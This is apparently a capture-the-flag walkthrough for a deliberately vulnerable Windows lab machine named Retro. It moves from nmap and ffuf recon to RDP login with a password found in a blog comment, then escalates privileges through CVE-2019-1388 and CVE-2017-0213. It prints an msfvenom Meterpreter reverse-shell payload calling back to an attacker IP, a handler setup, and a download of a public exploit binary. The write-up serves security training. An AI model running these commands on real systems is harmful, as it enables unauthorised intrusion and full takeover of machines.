
Retro Walkthrough
Retro#

Intro#
| Room Info |  |
|---|---|
| 🔗 Name | Retro |
| 🎯 Target IP | 10.10.181.110 |
| 📈 Difficulty level | 🟢Easy |
| 💲 Subscription type | Free |
| 🪟 OS | Windows |
Recon#
mkdir retro
cd retro
nmap 10.10.181.110
    80/tcp   open  http
    3389/tcp open  ms-wbt-server

nmap -sV -sC -Pn -oA retro 10.10.181.110
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-05-13T11:52:02+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-05-12T11:48:35
|_Not valid after:  2023-11-11T11:48:35
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2023-05-13T11:51:57+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
Perform Web Server directories enumeration.
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.181.110/FUZZ

[Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 281ms]
    * FUZZ: retro
The enumeration found a folder named /retro.
Use a browser to navigate to:
http://10.10.181.110/retro/index.php/2019/12/09/ready-player-one/
📌 Wade user left a comment with his password

Use the credentials to login to the target via the open RDP Port 3389
Wade:parzival
I suggest to set the
RemminaRDP resolution to a higher one,e.g
- Open Remmina,
+to create a Quick RDP Connect, select the resolution andSave as Default

remmina -c rdp://[email protected]

# It will open with the default set up resolution
- 🚩 Open the
user.txtfile on Wade’s user desktop to get the first flag.
3b99f***************************
Exploitation#
Open Internet Explorer to initialize it.

Open Google Chrome and set it as Default web browser in Windows.

The bookmarked link refers to the CVE-2019-1388 - Windows Certificate Dialog Elevation of Privilege Vulnerability.
Check the Recycle Bin and restore the hhupd file.

Exploit the privesc vulnerability present in the Windows Certificate Dialog Box and run cmd with Administrator privileges.


- Even after the initialization of both the IE and Chrome browsers, there might not be any option for selecting the browser in the opened window.
Meterpreter#
Generate a manual payload to get a Metasploit Meterpreter session on the target.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.18.65.48 LPORT=4444 -f exe -o unprivileged-payload.exe
# Start a webserver in the same payload directory
python -m http.server 80
Download the payload on the target browser from this link
http://10.18.65.48/unprivileged-payload.exe
Open Metasploit and set up a handler to listen on the 4444 port
msfconsole -q

setg RHOSTS 10.10.181.110
setg RHOST 10.10.181.110
use exploit/multi/handler
# Same as the generated payload
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.18.65.48
set LPORT 4444
run
Run the unprivileged-payload.exe file on the target machine


Get systeminfo from the target and save the output to a file.
shell
systeminfo
Privilege Escalation#
Exploit the CVE-2017-0213 - Windows COM Elevation of Privilege Vulnerability
- Download the
CVE-2017-0213_x64.zippackage, unzip it and upload theCVE-2017-0213_x86.exeto the target.
wget https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/2b944b52ee30f8833a21f0805d2627ca1f15383a/CVE-2017-0213/CVE-2017-0213_x86.zip
# In the Meterpreter session
upload CVE-2017-0213_x86.exe

Run the CVE-2017-0213_x86.exe file from the Meterpreter session or using the RDP connection on the target.
shell
.\CVE-2017-0213_x86.exe
- Check the
CMDas Administrator session on the target.

- 🚩 Read the
root.txtfile
cd c:\Users\Administrator\Desktop
type root.txt
7958b***************************
- Remember that there can be other attack vectors to exploit target’s vulnerabilities.
Adapted from syselement/blog under CC BY-SA 4.0.